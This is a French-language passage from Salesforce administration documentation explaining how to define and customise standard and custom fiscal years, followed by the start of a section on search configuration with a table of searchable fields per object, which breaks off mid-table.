Les exercices fiscaux standard suivent le calendrier grégorien, mais peuvent débuter le premier jour de n'importe quel mois de l'année.

## Exercices personnalisés

Pour les entreprises qui répartissent leurs exercices fiscaux, trimestres fiscaux et semaines fiscales en périodes fiscales personnalisées sur la base de leurs exigences en matière de planification

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir ou modifier des exercices fiscaux :
- Personnaliser l'application

Pour afficher les exercices fiscaux :
- Afficher la configuration

financière, Salesforce met à votre disposition des exercices fiscaux personnalisés pour définir ces périodes de manière très souple. Par exemple, dans le cadre d'un exercice fiscal personnalisé, vous pouvez créer un trimestre de 13 semaines représenté par trois périodes de 4, 4 et 5 semaines au lieu d'utiliser les mois calendaires.

Si vous utilisez une structure d'exercice fiscal standard, telle qu'une structure 4-4-5 ou 13 semaines, vous pouvez rapidement définir un exercice fiscal en indiquant une date de début et en sélectionnant un modèle intégré. Si la structure de l'exercice fiscal dont vous avez besoin ne figure pas dans ces modèles, vous pouvez aisément modifier un modèle pour l'adapter à votre activité. Par exemple, si vous utilisez trois trimestres fiscaux par an plutôt que quatre, supprimez ou modifiez des trimestres ou des périodes pour les adapter à vos besoins.

Vos périodes d'exercice fiscal personnalisées peuvent être nommées selon vos normes. Par exemple, une période peut être intitulée « P2 » ou « février ».

Les exercices fiscaux peuvent être modifiés chaque fois que vous avez besoin d'en changer la définition. Par exemple, vous pouvez ajouter une semaine supplémentaire pour synchroniser un exercice fiscal personnalisé avec un calendrier standard lors d'une année bissextile. Les changements apportés à la structure de l'exercice fiscal prennent effet dès qu'ils sont enregistrés. Si vous utilisez des prévisions, Salesforce les recalcule lorsque vous enregistrez des modifications d'un exercice fiscal.

## Considérations relatives à l'activation des exercices fiscaux personnalisés

Avant d'activer des exercices fiscaux personnalisés, tenez compte des points suivants.

- Après avoir activé des exercices fiscaux personnalisés, vous ne pouvez pas désactiver la fonctionnalité. Cependant, si vous revenez aux exercices fiscaux standard, vous pouvez définir des exercices fiscaux personnalisés qui respectent la même structure de calendrier grégorien que les exercices fiscaux standard de Salesforce.
- Des définitions d'exercice fiscal ne sont pas automatiquement créées. Définissez un exercice fiscal personnalisé pour chaque année d'activité.
- L'activation ou la définition des exercices fiscaux personnalisés a une incidence sur vos prévisions, rapports et quotas.
  - Après avoir activé des exercices fiscaux personnalisés, lorsque vous définissez le premier exercice fiscal personnalisé, les prévisions existantes, l'historique des prévisions et les ajustements de prévisions sont supprimés depuis la première période de cet exercice. Les prévisions des périodes précédant le premier exercice fiscal personnalisé ne sont pas supprimées et peuvent être accédées selon la procédure habituelle.
  - Ensuite, lorsque vous définissez un nouvel exercice fiscal personnalisé, les prévisions existantes, l'historique des prévisions, les ajustements de prévisions et les quotas de l'exercice fiscal standard correspondant sont perdus.
  - Si vous utilisez des prévisions personnalisables, les rapports sur la période qui suit le dernier exercice fiscal défini peuvent être regroupés uniquement par date, pas par période.
  - Si vous utilisez des prévisions personnalisables, pour garantir que vos rapports contiennent les tous derniers montants, affichez les prévisions de la période incluse dans le rapport avant de lancer un rapport sur les prévisions. Si vous utilisez des prévisions collaboratives, il n'est pas nécessaire d'afficher les prévisions avant de lancer des rapports.
- Vous ne pouvez pas utiliser des colonnes de période fiscale dans des rapports d'opportunité, d'opportunité associée à un produit ou d'opportunité associée à une planification.
- Les vues de liste d'opportunité n'incluent pas de colonne d'exercice fiscal.
- Lorsque les exercices fiscaux personnalisés sont activés, vous ne pouvez pas utiliser les dates `FISCAL_MONTH()`, `FISCAL_QUARTER()` ou `FISCAL_YEAR()` dans SOQL.

### Définition de l'exercice fiscal

Si votre société se conforme à l'année calendaire grégorienne et que vous souhaitez modifier le mois de début de l'exercice fiscal, utilisez les exercices fiscaux standard. Si votre société n'applique pas d'exercice fiscal standard, vous pouvez activer les exercices fiscaux personnalisés, qui définissent une structure d'exercice fiscal plus complexe.

Personnalisation de la structure de l'exercice fiscal

Si votre exercice fiscal personnalisé requiert une structure différente de celle disponible à partir les modèles, modifiez les détails de la définition de votre exercice fiscal personnalisé.

Personnalisation des étiquettes d'exercice fiscal

Personnalisez les étiquettes de vos exercices fiscaux de deux façons : des schémas de nommage et des choix de préfixe, ou une personnalisation de la liste associée d'exercices fiscaux.

Choix d'un modèle d'exercice fiscal personnalisé

Définition d'un exercice fiscal personnalisé

Configurez les exercices fiscaux personnalisés en fonction du calendrier de votre société. Si vous définissez un exercice fiscal personnalisé qui doit être modifié, changez la définition existante de l'exercice fiscal.

CONSULTER ÉGALEMENT :

Définition de l'exercice fiscal
Personnalisation de la structure de l'exercice fiscal
Personnalisation des étiquettes d'exercice fiscal
Choix d'un modèle d'exercice fiscal personnalisé
Définition d'un exercice fiscal personnalisé

# Définition de l'exercice fiscal

Si votre société se conforme à l'année calendaire grégorienne et que vous souhaitez modifier le mois de début de l'exercice fiscal, utilisez les exercices fiscaux standard. Si votre société n'applique pas d'exercice fiscal standard, vous pouvez activer les exercices fiscaux personnalisés, qui définissent une structure d'exercice fiscal plus complexe.

ATTENTION:

- Utilisateurs de la prévision personnalisable : Si vous modifiez le mois de départ de votre exercice fiscal, vous pouvez perdre tous vos quotas, l'historique des prévisions et les remplacements. Pour préserver vos données, remplacez-le par un mois précédemment utilisé en tant que premier mois d'un trimestre. Par exemple, si votre mois de départ est avril et que vous le remplacez par mai, qui n'est pas le premier mois d'un trimestre, vous perdez des données. Si vous le remplacez par juillet, qui est le premier mois d'un trimestre, vous conservez vos données.
- Utilisateurs des prévisions collaboratives : Si vous modifiez le mois de départ de l'exercice fiscal, les informations de quota et d'ajustement sont purgées.

1. Sauvegardez vos données actuelles et exportez-les dans des fichiers CSV (valeurs séparées par des virgules).

   Conseil: Exécutez une exportation de sauvegarde des données, car la modification de l'exercice fiscal entraîne un décalage des périodes fiscales. Ce décalage affecte les opportunités et les prévisions à l'échelle de l'organisation.

2. Dans Configuration, saisissez *Exercice fiscal* dans la case Recherche rapide, puis sélectionnez **Exercice fiscal**.
3. Sélectionnez Exercice fiscal standard ou Exercice fiscal personnalisé.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour afficher l'exercice fiscal :
- Afficher la configuration

Pour modifier l'exercice fiscal :
- Personnaliser l'application

- Pour créer un exercice fiscal standard, sélectionnez le mois de début, puis précisez si le nom de l'exercice est basé sur l'année de début ou de fin de l'exercice.

  Pour appliquer les paramètres du nouvel exercice fiscal à vos prévisions et quotas existants, sélectionnez `Appliquer à toutes les prévisions et à tous les quotas`. Selon vos paramètres de prévision, il se peut que cette option ne soit pas disponible.

- Pour créer un exercice fiscal personnalisé, cliquez sur **Activer les exercices fiscaux personnalisés**, sur **OK**, puis définissez votre exercice fiscal. Reportez-vous à Définition d'un exercice fiscal personnalisé. à la page 379

  ATTENTION: Il est impossible d'annuler l'activation des exercices fiscaux personnalisés. L'activation des exercices fiscaux personnalisés affecte les rapports, les prévisions, les quotas et d'autres éléments sensibles aux dates. Activez les exercices fiscaux personnalisés uniquement si vous avez compris toutes les conséquences et que vous y êtes préparé(e). Pour plus d'informations sur l'impact, reportez-vous à Définition de votre exercice fiscal.

4. Cliquez sur **Enregistrer**.

## Personnalisation de la structure de l'exercice fiscal

Si votre exercice fiscal personnalisé requiert une structure différente de celle disponible à partir les modèles, modifiez les détails de la définition de votre exercice fiscal personnalisé.

Les exercices fiscaux personnalisés permettent d'effectuer les opérations suivantes :

- Personnaliser les étiquettes de période
- Réinitialiser l'exercice fiscal sur un modèle
- Ajouter ou supprimer des périodes fiscales
- Modifier la durée d'une semaine fiscale

ATTENTION: La modification de la durée d'un exercice fiscal a des conséquences sur les prévisions et les rapports. Pour plus d'informations sur l'impact, reportez-vous à Définition de votre exercice fiscal.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour définir ou modifier des exercices fiscaux :
- Personnaliser l'application

Pour afficher les exercices fiscaux :
- Afficher la configuration

### Personnalisation des étiquettes de période

Vous pouvez modifier les étiquettes ou les noms de vos périodes fiscales. Les prévisions et les rapports utilisent également ces périodes fiscales. Pour plus d'informations sur leur modification, reportez-vous à Personnalisation des étiquettes d'exercice fiscal à la page 376.

### Réinitialisation de l'exercice fiscal sur un modèle

Au cours de la personnalisation, si vous souhaitez revenir à un modèle d'exercice fiscal, sélectionnez-le dans la liste déroulante `Réinitialiser la structure de l'exercice fiscal`.

Remarque: Cette réinitialisation supprime toutes les personnalisations apportées à l'exercice fiscal.

### Ajout ou suppression de périodes d'exercice fiscal

Vous pouvez facilement ajouter des périodes (trimestres, périodes ou semaines) à la structure de l'exercice fiscal ou en supprimer.

Pour ajouter des périodes fiscales :

1. Dans Configuration, cliquez sur **Profil de la société** > **Exercice fiscal**.

2. Cliquez sur **Modifier** en regard de l'exercice fiscal à modifier.
3. Si nécessaire, développez la section **Personnalisation avancée**.
4. Cochez la case correspondant à la période précédant la nouvelle période. Par exemple, pour ajouter un trimestre représentant le deuxième trimestre, cochez la case du premier trimestre.
5. Cliquez sur **Insérer**.

   Remarque: Le nombre maximal de périodes est de 250.

Pour supprimer une période fiscale :

1. Dans Configuration, cliquez sur **Profil de la société** > **Exercice fiscal**.
2. Cliquez sur **Modifier** en regard de l'exercice fiscal à modifier.
3. Si nécessaire, développez la section **Personnalisation avancée**.
4. Cochez la case de la période à supprimer.
5. Cliquez sur **Supprimer**.

   Remarque: Il doit exister au moins un trimestre, une période et une semaine. Si vous supprimez une période fiscale ou un trimestre fiscal, vous supprimez les ajustements des prévisions et les quotas de cette période ou de ce trimestre.

## Modification de la durée d'une semaine fiscale

Pour modifier la durée des périodes fiscales :

1. Dans Configuration, cliquez sur **Profil de la société** > **Exercice fiscal**.
2. Cliquez sur **Modifier** en regard de l'exercice fiscal à modifier.
3. Si nécessaire, développez la section **Personnalisation avancée**.
4. Choisissez la durée de la semaine fiscale dans la liste déroulante **Durée**.

   Remarque: Pour modifier la durée d'une période fiscals ou d'un trimestre fiscal, insérez ou supprimez des semaines, ou modifiez la durée des semaines qui composent la période ou le trimestre en question.

Après avoir personnalisé votre exercice fiscal, vérifiez sa définition. Enregistrez ensuite votre travail.

# Personnalisation des étiquettes d'exercice fiscal

Personnalisez les étiquettes de vos exercices fiscaux de deux façons : des schémas de nommage et des choix de préfixe, ou une personnalisation de la liste associée d'exercices fiscaux.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de Database.com.

AUTORISATIONS UTILISATEUR

Pour définir ou modifier des exercices fiscaux :
- Personnaliser l'application

Pour afficher les exercices fiscaux :
- Afficher la configuration

## Schémas de dénomination et options de préfixe d'exercice fiscal

Lorsque vous définissez un exercice fiscal personnalisé, sélectionnez le schéma d'étiquetage de votre choix. Chaque type d'exercice fiscal (trimestre, période ou semaine) possède une liste des schémas d'étiquetage disponibles.

**Schéma du nom du trimestre**

**Numérotation par année**
Cette option vous permet d'ajouter le numéro du trimestre à l'étiquette correspondante. Cette étiquette est une combinaison de l'étiquette des préfixe et numéro du trimestre. Par exemple, si le préfixe du trimestre est T, l'étiquette du troisième trimestre est T3. Pour personnaliser le préfixe du trimestre, reportez-vous à `Préfixe du trimestre` à la page 377. Par défaut, le numéro de chaque trimestre est défini par son ordre (le premier trimestre a l'étiquette « 1 ») ; personnalisez-le en sélectionnant une autre valeur dans la liste déroulante des détails du trimestre.

**Noms de trimestre personnalisés**
Cette option vous permet de paramétrer l'étiquette du trimestre sur un nom. L'étiquette du trimestre est paramétrée sur le nom que vous choisissez dans `Nom du trimestre`. Par défaut, l'ordre des noms de trimestre est identique à celui de la liste de sélection ; personnalisez-le en sélectionnant une autre valeur dans la liste déroulante des détails du trimestre.

**Schéma du nom de la période**

**Numérotation par année**
Cette option vous permet de définir l'étiquette de la période en fonction de sa position dans l'année. Cette étiquette est une combinaison des préfixe et numéro de la période. Les numéros de période ne sont pas réinitialisés à chaque trimestre. Par exemple, si le préfixe de la période est P, la sixième période a l'étiquette P6. Pour personnaliser le `préfixe de la période`, reportez-vous à `Préfixe de la période` à la page 377. Par défaut, le numéro de chaque période est défini par son ordre (la première période a l'étiquette « 1 ») ; personnalisez-le en sélectionnant une autre valeur dans la liste déroulante des détails de la période.

**Numérotation par trimestre**
Cette option vous permet de définir l'étiquette de la période en fonction de sa position dans le trimestre. Cette étiquette est une combinaison des préfixe et numéro de la période. Les numéros de période sont réinitialisés à chaque trimestre. Par exemple, si le préfixe de la période est P et que la sixième période représente la deuxième période du deuxième trimestre, l'étiquette correspondante est P2. Pour personnaliser le préfixe de la période, reportez-vous à `Préfixe de la période` à la page 377. Par défaut, le numéro de chaque période est défini par sa position dans le trimestre (la première période d'un trimestre a l'étiquette « 1 ») ; personnalisez-le en sélectionnant une autre valeur dans la liste déroulante des détails de la période.

**Noms de mois standard**
Cette option vous permet de paramétrer l'étiquette de la période sur le nom du mois marquant le début de cette période. Par exemple, si une période commence le 12 octobre et s'achève le 10 novembre, elle a pour étiquette « octobre ».

**Noms de période personnalisés**
Cette option vous permet de paramétrer l'étiquette de la période sur une chaîne. L'étiquette de la période est paramétrée sur la chaîne que vous choisissez dans `Nom de la période`. Par défaut, l'ordre des noms de période est identique à celui de la liste de sélection, que vous pouvez personnaliser en sélectionnant une autre valeur dans la liste déroulante des détails de la période.

## Listes de sélection de l'exercice fiscal

Examinez ces listes de sélection personnalisées pour personnaliser les étiquettes de l'exercice fiscal personnalisé.

**Préfixe du trimestre**
La liste de sélection des préfixes de trimestre se compose d'options correspondant au préfixe du numéro ou du nom du trimestre si l'exercice fiscal utilise le schéma de dénomination de trimestre **Numérotation par année**. Par exemple, si le trimestre s'appelle T4, T est le préfixe correspondant.

**Préfixe de la période**
La liste de sélection des préfixes de période se compose d'options correspondant au préfixe du numéro ou du nom de la période si l'exercice fiscal utilise le schéma de dénomination de période **Numérotation par année**. Par exemple, si la période s'intitule P4, P est le préfixe correspondant.

**Nom du trimestre**
La liste de sélection des noms de trimestre se compose d'options correspondant au nom du trimestre si l'exercice fiscal utilise le schéma de dénomination **Noms de trimestre personnalisés**. Par exemple, si vous souhaitez intituler les trimestres en fonction des saisons (printemps, été, automne, hiver), paramétrez la liste des noms de trimestre sur ces valeurs.

**Nom de la période**
La liste de sélection des noms de période se compose d'options correspondant au nom de la période si l'exercice fiscal utilise le schéma de dénomination **Noms de période personnalisés**. Comme pour la liste de sélection des noms de trimestre, choisissez des noms significatifs pour la liste de sélection des noms de période.

## Personnalisation des noms d'exercice fiscal

Pour personnaliser l'une de ces listes de sélection :

1. Dans Configuration, cliquez sur **Profil de la société** > **Exercice fiscal**.
2. Cliquez sur **Remplacer** en regard de la liste de sélection concernée.

CONSULTER ÉGALEMENT :

Définition de votre exercice fiscal

# Choix d'un modèle d'exercice fiscal personnalisé

Lorsque vous définissez un nouvel exercice fiscal personnalisé, la première étape consiste à choisir un modèle. Ces modèles facilitent la définition de l'exercice fiscal personnalisé. Ils génèrent un exercice fiscal personnalisé simple que vous pouvez adapter à vos besoins.

Remarque: Si vous choisissez un modèle et que vous vous rendez compte qu'il n'est pas totalement adapté à la définition de votre exercice fiscal, vous pouvez à tout moment le réinitialiser à l'aide de l'option **Réinitialiser la structure de l'exercice fiscal**.

Choisissez l'un des trois types de modèle :

**4 trimestres par an, 13 semaines par trimestre**
Choisissez l'un de ces modèles d'exercice fiscal si vous souhaitez que chaque trimestre possède le même nombre de semaines. Tous ces modèles présentent 4 trimestres, 12 périodes et 52 semaines par an. Chaque trimestre compte 13 semaines réparties sur 3 périodes. Deux périodes de chaque trimestre comptent 4 semaines et une période en compte 5. Dans un modèle 4-4-5 par exemple, la première et la deuxième périodes d'un trimestre durent 4 semaines et la troisième période dure 5 semaines. Les semaines sont toujours d'une durée de 7 jours. Une personnalisation typique de ces modèles consiste à ajouter des semaines supplémentaires pour les années bissextiles.

**4-4-5**
Au cours de chaque trimestre, la période 1 compte 4 semaines, la période 2 compte 4 semaines et la période 3 en compte 5

**4-5-4**
Au cours de chaque trimestre, la période 1 compte 4 semaines, la période 2 compte 5 semaines et la période 3 en compte 4

**5-4-4**
Au cours de chaque trimestre, la période 1 compte 5 semaines, la période 2 compte 4 semaines et la période 3 en compte 4

**13 périodes par an, 4 semaines par période**
Choisissez l'un de ces modèles si votre exercice fiscal compte plus de 12 périodes et si l'un des trimestres est plus long que les autres. Ces modèles possèdent tous 4 trimestres par an, 13 périodes par an, 3 ou 4 périodes par trimestre, 53 semaines par an et 4 semaines par période (5 semaines dans la dernière période). Les semaines comptent généralement 7 jours, mais il existe une semaine plus courte à la fin de l'année. La personnalisation la plus courante de ce type de modèle consiste à créer ou à modifier la longueur d'une semaine courte.

**3-3-3-4**
Les trimestres 1, 2 et 3 comptent 3 périodes chacun et le trimestre 4 en compte 4

**3-3-4-3**
Les trimestres 1 et 2 comptent 3 périodes chacun, le trimestre 3 compte 4 périodes et le trimestre 4 en compte 3

**3-4-3-3**
Le trimestre 1 compte 3 périodes, le trimestre 2 compte 4 périodes, et les trimestres 3 et 4 comptent 3 périodes chacun

**4-3-3-3**
Le trimestre 1 compte 4 périodes et les trimestres 2, 3 et 4 comptent 3 périodes chacun

**Calendrier grégorien**
12 mois/an, calendrier grégorien standard.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour modifier votre exercice fiscal :
- Personnaliser l'application

Contrairement aux autres styles de modèle, vous ne pouvez pas procéder à une personnalisation avancée d'un exercice fiscal créé à partir d'un modèle de calendrier grégorien. Utilisez ce modèle uniquement si vous souhaitez créer un exercice fiscal adapté au calendrier grégorien. Ce modèle reproduit le fonctionnement des exercices fiscaux standard.

CONSULTER ÉGALEMENT :

Définition de votre exercice fiscal

# Définition d'un exercice fiscal personnalisé

Configurez les exercices fiscaux personnalisés en fonction du calendrier de votre société. Si vous définissez un exercice fiscal personnalisé qui doit être modifié, changez la définition existante de l'exercice fiscal.

Avant de définir un exercice fiscal personnalisé, activez cette fonction. Pour plus d'informations, reportez-vous à Définition de l'exercice fiscal à la page 373.

Avant de définir ou de modifier un exercice fiscal personnalisé, reportez-vous à Définition de votre exercice fiscal à la page 371 pour prendre conscience de son impact sur les prévisions, les rapports et d'autres objets.

Il est impossible de supprimer les exercices fiscaux personnalisés.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**.

AUTORISATIONS UTILISATEUR

Pour afficher l'exercice fiscal :
- Afficher la configuration

Pour modifier votre exercice fiscal :
- Personnaliser l'application

## Définition d'un nouvel exercice fiscal personnalisé

1. Dans Configuration, cliquez sur **Profil de la société** > **Exercice fiscal**.
2. Cliquez sur **Nouveau**. La boîte de dialogue des modèles d'exercices fiscaux personnalisés s'affiche.
3. Choisissez un modèle et cliquez sur **Continuer** pour fermer la boîte de dialogue des modèles d'exercices fiscaux personnalisés. Pour plus d'informations sur les modèles, reportez-vous à Choix d'un modèle d'exercice fiscal personnalisé à la page 378.
4. Définissez la date de début et le nom de l'exercice fiscal, puis choisissez le jour de début de la semaine. Vous pouvez également ajouter la description de l'exercice fiscal.

   Remarque: S'il s'agit du premier exercice fiscal personnalisé que vous définissez, les champs `Date de début de l'exercice fiscal` et `Date de début de la semaine` sont paramétrés sur la date du jour. Si vous avez déjà défini un exercice fiscal personnalisé, ces champs seront paramétrés sur le jour suivant la dernière date de fin de vos exercices fiscaux personnalisés.

   Pour apporter des modifications autres que la date de début, le nom de l'exercice fiscal ou le jour de début de la semaine, reportez-vous à Personnalisation de la structure de l'exercice fiscal à la page 374.

5. Vérifiez éventuellement la définition de l'exercice fiscal en cliquant sur **Aperçu**.

   Si elle est correcte, fermez l'aperçu, puis cliquez sur **Enregistrer** pour enregistrer votre exercice fiscal ou sur **Enregistrer et Nouveau** pour enregistrer votre exercice fiscal et en définir un autre.

ATTENTION: Si votre société utilise les prévisions, la création du premier exercice fiscal personnalisé supprime les quotas et les ajustements dans les exercices fiscaux standard correspondants et successifs.

## Modification d'un exercice fiscal personnalisé

1. Dans Configuration, cliquez sur **Profil de la société** > **Exercice fiscal**.

2. Cliquez sur le nom d'un exercice fiscal défini pour en consulter les détails. Fermez l'aperçu de l'exercice fiscal pour continuer.
3. Cliquez sur **Modifier** en regard de l'exercice fiscal à modifier.
4. Modifiez les champs `Date de début de l'exercice fiscal`, `Nom de l'exercice fiscal`, `Description` ou `Jour de début de la semaine`.

   Si cet exercice fiscal chevauche l'exercice précédent ou s'il existe un écart entre les exercices fiscaux en raison de la modification du champ `Date de début de l'exercice fiscal`, la date de fin de l'exercice fiscal précédent est remplacée par le jour précédant le début de cet exercice fiscal.

   Si, en raison de la modification de la date de fin, cet exercice fiscal chevauche l'exercice suivant ou s'il existe un écart entre les exercices fiscaux, la date de début de l'exercice fiscal suivant est remplacée par le jour qui suit la fin de cet exercice fiscal.

   Remarque: Vous ne pouvez pas modifier la date de début ou de fin d'un exercice fiscal à l'origine du chevauchement d'un exercice fiscal défini à l'aide d'un modèle d'année grégorienne.

   ATTENTION: Si vous modifiez la date de début ou de fin d'un trimestre, d'une période ou d'une semaine, toutes les données de prévision (y compris les quotas, l'historique et les ajustements des prévisions) de cette plage de dates et toutes les prévisions de plages de dates ajustées automatiquement à la suite de cette modification seront perdues. Cela concerne les dates de début ou de fin modifiées par l'insertion ou la suppression de périodes.
5. Cliquez sur **Aperçu**.
6. Vérifiez la définition de l'exercice fiscal. Si elle est correcte, fermez l'aperçu, puis cliquez sur **Enregistrer** pour enregistrer l'exercice fiscal. Pour effectuer d'autres modifications plus détaillées, reportez-vous à Personnalisation de la structure de l'exercice fiscal à la page 374

   Remarque: Si vous ne les spécifiez pas, les étiquettes de période d'exercice fiscal des prévisions et des rapports sont définies par les valeurs d'étiquette par défaut des périodes de l'exercice fiscal. Pour les modifier, reportez-vous à Personnalisation des étiquettes d'exercice fiscal à la page 376.

# Configuration de la recherche

Déterminez les objets et les champs qui peuvent être recherchés. Personnalisez les paramètres de recherche, les filtres des résultats de recherche et la recherche de référence. Apprenez comment améliorer l'expérience de recherche pour les utilisateurs.

Objets et champs inclus dans la recherche

Salesforce effectue des recherches dans un ensemble spécifique de champs pour chaque objet.

Configuration de la recherche de référence

Choisissez les colonnes visibles par les utilisateurs dans les résultats de recherche de référence.

Configuration des paramètres de recherche dans Salesforce Classic

Activez la recherche de contenu de document, l'optimisation de la recherche CJKT, la saisie automatique dans la recherche du menu latéral, et plus encore. Configurez les paramètres de référence et le nombre de résultats de recherche par objet.

Configuration des filtres de résultats recherche dans Salesforce Classic

Les administrateurs sélectionnent les filtrent accessibles aux utilisateurs en affinant les résultats de recherche. Le choix de filtres adaptés à chaque objet est important. Il permet aux utilisateurs de parcourir aisément les résultats de recherche jusqu'à l'enregistrement voulu.

Consignes relatives à la réduction de l'encombrement des recherches

Les utilisateurs signalent-ils des enregistrements qui ne figurent pas leurs résultats de recherche ? Encouragez les utilisateurs à saisir des termes de recherche plus précis et à affiner l'étendue de leurs recherches afin d'obtenir de meilleurs résultats.

Consignes relatives à l'accélération des recherches

La désactivation de la recherche des objets personnalisés et des objets externes, et la planification des chargements en masse pendant les heures creuses permet d'accélérer les recherches.

## Objets et champs inclus dans la recherche

Salesforce effectue des recherches dans un ensemble spécifique de champs pour chaque objet.

**Remarque:** Lorsque vous recherchez une valeur dans un champ masqué par la sécurité au niveau du champ, vos résultats incluent l'enregistrement qui contient le champ. Cependant, vous ne pouvez pas voir le champ.

Champs interrogés par objet dans Lightning Experience

Les enregistrements inclus dans les résultats de recherche dépendent du fait que le type d'objet de l'enregistrement et ses champs puissent ou non faire l'objet d'une recherche. Si vous recherchez un objet ayant une valeur stocké dans un champ ne pouvant pas faire l'objet d'une recherche, l'objet que vous désirez ne figure pas dans vos résultats de recherche.

Champs accessibles à la recherche par objet dans Salesforce Classic

Chaque type de recherche (menu latéral, étendue, globale et de référence) interroge un ensemble unique de champs pour chaque objet. Vos résultats de recherche pour un objet particulier dépendent de deux facteurs : le type de recherche et les champs de recherche de cet objet.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Les types d'enregistrement sur lesquels vous pouvez effectuer des recherches dépendent de l'édition que vous utilisez.

Disponible avec : **Toutes** les éditions **à l'exception de Database.com**

### Champs interrogés par objet dans Lightning Experience

Les enregistrements inclus dans les résultats de recherche dépendent du fait que le type d'objet de l'enregistrement et ses champs puissent ou non faire l'objet d'une recherche. Si vous recherchez un objet ayant une valeur stocké dans un champ ne pouvant pas faire l'objet d'une recherche, l'objet que vous désirez ne figure pas dans vos résultats de recherche.

**Remarque:** Lorsque vous recherchez une valeur dans un champ masqué par la sécurité au niveau du champ, vos résultats incluent l'enregistrement qui contient le champ. Cependant, vous ne pouvez pas voir le champ.

Référencez le tableau pour déterminer les objets que vous pouvez trouver à l'aide d'une recherche. Si un objet contient des champs personnalisés, vous pouvez retrouver les enregistrements de cet objet avec les valeurs de champ personnalisées.

Les objets et les champs ne sont pas tous accessibles à la recherche, consultez le tableau ci-dessous.

Éditions

Disponible avec : Lightning Experience

Les types d'enregistrement sur lesquels vous pouvez effectuer des recherches dépendent de l'édition que vous utilisez.

| Objet | Champs |
| --- | --- |
| Compte | Nom du compte<br>Nom du compte (local)<br>Numéro de compte<br>Site du compte<br>Adresse de facturation<br>Description |

| Objet | Champs |
| --- | --- |
| | `Télécopie`<br>`Téléphone`<br>`Adresse d'expédition`<br>`Symbole boursier`<br>`Site Web`<br>Tous les champs personnalisés |
| Ressource | `Nom de la ressource`<br>`Description`<br>`Numéro de série` |
| Campagne | `Nom de la campagne`<br>`Description` |
| Requête | `Numéro de la requête`<br>`Description`<br>`Objet`<br>`Société du site Web` (de la personne qui a soumis la requête en ligne)<br>`E-mail du site Web` (de la personne qui a soumis la requête en ligne)<br>`Nom du site Web` (de la personne qui a soumis la requête en ligne)<br>`Tél. site Web` (de la personne qui a soumis la requête en ligne) |
| Chatter (Fil) | `@`*Nom* (où *Nom* est un nom d'utilisateur)<br>`Corps du commentaire`<br>`Nom du commentateur`<br>`Nom de fichier`<br>`Nom du groupe`<br>`Liens`<br>`Corps de la publication`<br>`Origine de la publication (Nom de la personne, du groupe ou de l'enregistrement)` |
| Groupe (Groupe Chatter) | `Description`<br>`Nom` |
| Contact | `Assistant`<br>`Tél. assist.`<br>`Service` |

| Objet | Champs |
| --- | --- |
| | `Description`<br>`E-mail`<br>`Télécopie`<br>`Prénom (local)`<br>`Téléphone domicile`<br>`Nom (local)`<br>`Adresse postale`<br>`Mobile`<br>`Autre adresse`<br>`Autre téléphone`<br>`Téléphone`<br>`Fonction` |
| Contrat | `Adresse de facturation`<br>`Nom de facturation`<br>`Nom du contrat`<br>`Numéro du contrat`<br>`Description`<br>`Adresse d'expédition`<br>`Conditions spéciales` |
| Objets et champs personnalisés | `Nom`<br>Tous les champs à numérotation automatique personnalisés et les champs personnalisés définis comme ID externes (pas nécessaire de saisir de zéros d'en-tête)<br>Tous les champs personnalisés de type e-mail et téléphone<br>Tous les champs personnalisés de type de texte, de zone de texte, de zone de texte longue et de zone de texte enrichi.<br>Remarque: Les enregistrements d'objet personnalisé peuvent faire l'objet d'une recherche dans l'interface utilisateur Salesforce uniquement si l'objet personnalisé est associé à un onglet personnalisé. Il n'est pas nécessaire que les utilisateurs ajoutent l'onglet pour l'affichage. |
| Tableau de bord | `Titre` |
| Objets externes | Champ de texte, de zone de texte et de zone de texte longue<br>Remarque: Un objet externe accède à des données qui sont stockées hors de votre organisation Salesforce. Votre administrateur Salesforce définit les objets externes accessibles à la recherche. Les champs d'objets externes qui sont recherchés dépendent de la gestion des recherches par le système externe. Si les résultats de recherche ne renvoient pas les informations voulues, utilisez des chaînes |

| Objet | Champs |
| --- | --- |
| | de recherche sensibles à la casse contenant uniquement des caractères alphanumériques. Si les résultats ne renvoient toujours pas les informations voulues, contactez votre administrateur pour lui demander des précisions sur votre système externe particulier. |
| Fichier | `Corps`<br>`Description`<br>`Extension` (ex. ppt)<br>`Nom`<br>`Propriétaire` |
| Article Knowledge | `Numéro de l'article`<br>`Récapitulatif`<br>`Titre`<br>`Nom de l'URL`<br>Remarque: Les articles Knowledge ne sont pas pris en charge dans Lightning Experience. Par conséquent, si vous cliquez sur un article dans les résultats de recherche, vous accédez à l'article dans Salesforce Classic. |
| Piste | `Adresse`<br>`Société`<br>`Société (locale)`<br>`Description`<br>`E-mail`<br>`Télécopie`<br>`Prénom (local)`<br>`Nom (local)`<br>`Mobile`<br>`Nom`<br>`Téléphone`<br>`Fonction`<br>Remarque: Dans Lightning Experience, l'enregistrement de piste converti et le nouvel enregistrement basé sur la piste convertie peuvent être recherchés. Cependant, vous ne pouvez pas afficher ni modifier l'enregistrement de piste converti à partir de la page des résultats de recherche. |
| Remarque | `Corps`<br>`Titre` |

| Objet | Champs |
| --- | --- |
| Heures de fonctionnement | Description<br>Nom |
| Opportunity | Description<br>Nom de l'opportunité |
| Personnes | À propos de moi<br>Adresse<br>E-mail<br>Nom<br>Surnom<br>Téléphone<br>Fonction<br>Nom d'utilisateur |
| Compte personnel | Nom du compte<br>Nom du compte (local)<br>Numéro de compte<br>Site du compte<br>Assistant<br>Téléphone de l'assistant(e)<br>Adresse de facturation<br>Description<br>E-mail<br>Télécopie<br>Téléphone domicile<br>Adresse postale<br>Mobile<br>Autre adresse<br>Autre téléphone<br>Adresse d'expédition<br>Symbole boursier<br>Fonction<br>Site Web |

| Objet | Champs |
| --- | --- |
